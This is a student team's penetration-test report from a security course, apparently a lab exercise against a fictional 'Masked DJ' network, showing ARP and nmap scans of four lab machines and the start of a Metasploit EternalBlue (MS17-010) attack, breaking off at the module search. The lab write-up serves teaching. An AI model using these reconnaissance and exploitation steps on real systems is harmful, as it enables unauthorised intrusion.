ENPM634-0201 Final

Group MaskCrackers

Jayraj Vakil (119188361)

Devansh Nanani (119480731)

Sai Tankasala (118530819)

Executive Summary

MaskCrackers was tasked with identifying the true identity of the enigmatic "Masked DJ," a global music phenomenon, by infiltrating their IT environment. Our approach involved comprehensive network scanning, exploitation of vulnerabilities, and password cracking. We successfully navigated through multiple systems, including Ubuntu and Windows servers, employing tools such as Netdiscover, Nmap, Metasploit, John The Ripper, and Hashcat. Our efforts led to the discovery of critical files and passwords, ultimately granting us access to the development version of The Masked DJ's website and revealing their identity.

Our findings highlight significant security lapses within The Masked DJ's IT infrastructure, particularly in password management, system updates, and network monitoring. These vulnerabilities allowed us to gain unauthorized access and extract sensitive information, including the identity of The Masked DJ as young Professor Shivers. This report underscores the urgent need for The Masked DJ's team to implement robust security measures, enhance their password policies, and regularly update their systems to safeguard against similar breaches in the future.


Technical Report

➢ Initial scanning:

The resources provided to us by MaskedDJ comprise four distinct systems:

- An Ubuntu operating system-based machine
- A machine running Windows
- A server utilizing Windows 2016 Server
- A machine with Windows 7 installed

For the preliminary network analysis, our objective was to determine the IP addresses of some of these systems. To achieve this, we employed a straightforward tool known as netdiscover. This tool functions as an ARP scanner, effectively identifying active hosts within the network. The command used is **netdiscover -r <IP_Address/24>**.



```
Currently scanning: Finished!   |   Screen View: Unique Hosts

7 Captured ARP Req/Rep packets, from 7 hosts.   Total size: 420
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.241.2   00:50:56:fc:7c:3d      1      60  VMware, Inc.
192.168.241.1   00:50:56:c0:00:08      1      60  VMware, Inc.
192.168.241.131 00:0c:29:24:51:28      1      60  VMware, Inc.
192.168.241.132 00:0c:29:84:b7:92      1      60  VMware, Inc.
192.168.241.133 00:0c:29:2f:2a:5d      1      60  VMware, Inc.
192.168.241.134 00:0c:29:a1:76:18      1      60  VMware, Inc.
192.168.241.254 00:50:56:fe:ed:84      1      60  VMware, Inc.
```

MaskCrackers

Figure 1. Netdiscover scan

Our application of the netdiscover tool successfully revealed four IP addresses, which are as follows:


- 192.168.241.131
- 192.168.241.132
- 192.168.241.133
- 192.168.241.134

➢ Scanning of Hosts:

We employed Nmap, a network scanning tool, to ascertain the services operational on the ports of these systems and to identify details regarding their operating systems.

It is found that:


- 192.168.241.131 is an Ubuntu machine:



```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -sV -sC -sS -p- 192.168.241.131
Starting Nmap 7.92 ( https://nmap.org ) at 2023-12-07 03:43 EST
Nmap scan report for 192.168.241.131
Host is up (0.0023s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c8:79:72:91:05:98:5b:63:f4:d0:cf:77:35:f3:21:0e (RSA)
|   256 80:f4:d3:bb:e4:0a:fa:7f:8f:17:95:40:48:e3:46:a3 (ECDSA)
|_  256 4e:24:d9:fc:3c:70:4f:6a:0e:8b:ca:2a:34:47:d0:e0 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: The Masked DJ
|_http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 00:0C:29:24:51:28 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.59 seconds
```

Figure 2. Nmap scan (1)


- 192.168.241.132 is a Windows 2016 Server:



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -sC -sS -p- 192.168.241.132
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2023-12-07 03:45 EST
Nmap scan report for 192.168.241.132
Host is up (0.0028s latency).
Not shown: 65510 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2023-12-07 11:45:36Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: maskeddj.enpm809q, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Windows Server 2016 Datacenter Evaluation 14393 microsoft-ds (workgroup: MASKEDDJ)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: maskeddj.enpm809q, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf       .NET Message Framing
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
49670/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49671/tcp open  msrpc        Microsoft Windows RPC
49672/tcp open  msrpc        Microsoft Windows RPC
49676/tcp open  msrpc        Microsoft Windows RPC
49683/tcp open  msrpc        Microsoft Windows RPC
61289/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:84:B7:92 (VMware)
Service Info: Host: MASKEDDJ-DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
|_clock-skew: mean: 5h40m01s, deviation: 4h37m08s, median: 3h00m00s
|_nbstat: NetBIOS name: MASKEDDJ-DC, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:84:b7:92 (VMware)
```

Figure 3. Nmap scan (2)


- 192.168.241.133 is a Windows machine:



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -sC -sS -p- 192.168.241.133
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2023-12-07 03:45 EST
Nmap scan report for 192.168.241.133
Host is up (0.0015s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: MASKEDDJ
|   NetBIOS_Domain_Name: MASKEDDJ
|   NetBIOS_Computer_Name: ITADMIN-DESKTOP
|   DNS_Domain_Name: maskeddj.enpm809q
|   DNS_Computer_Name: ITAdmin-Desktop.maskeddj.enpm809q
|   Product_Version: 10.0.14393
|_  System_Time: 2023-12-07T08:47:17+00:00
| ssl-cert: Subject: commonName=ITAdmin-Desktop.maskeddj.enpm809q
| Not valid before: 2023-12-06T08:25:36
|_Not valid after:  2024-06-06T08:25:36
|_ssl-date: 2023-12-07T08:47:18+00:00; +1s from scanner time.
MAC Address: 00:0C:29:2F:2A:5D (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 115.08 seconds
```

Figure 4. Nmap scan (3)

- 192.168.241.134 is a Windows 7 machine:




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -sC -sS -p- 192.168.241.134
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2023-12-07 03:45 EST
Nmap scan report for 192.168.241.134
Host is up (0.0018s latency).
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: MASKEDDJ)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:A1:76:18 (VMware)
Service Info: Host: BOOKINGS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   2.1:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: BOOKINGS-PC, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:a1:76:18 (VMware)
| smb2-time:
|   date: 2023-12-07T08:47:09
|_  start_date: 2023-12-07T08:25:38
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 102.74 seconds

┌──(kali㉿kali)-[~]
└─$ █
```

Figure 5. Nmap scan (4)

- **Access to the system:**


During the execution of the Nmap scan, we identified that one of the systems was operating on Windows 7. It is a well-documented fact that many Windows 7 systems are susceptible to the Eternal Blue exploit. To exploit this vulnerability, we initiated a Metasploit console using the command: **service postgresql start && msfconsole**.



```
┌──(kali㉿kali)-[~]
└─$ service postgresql start && msfconsole
```


Figure 6. Metasploit console

Subsequently, we conducted a search within Metasploit for the Eternal Blue exploit and input the necessary details about the targeted Windows 7 machine, namely its IP address and port number. Upon configuring all parameters, we executed the command exploit to launch the attack on the system.




```
msf6 > search MS17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
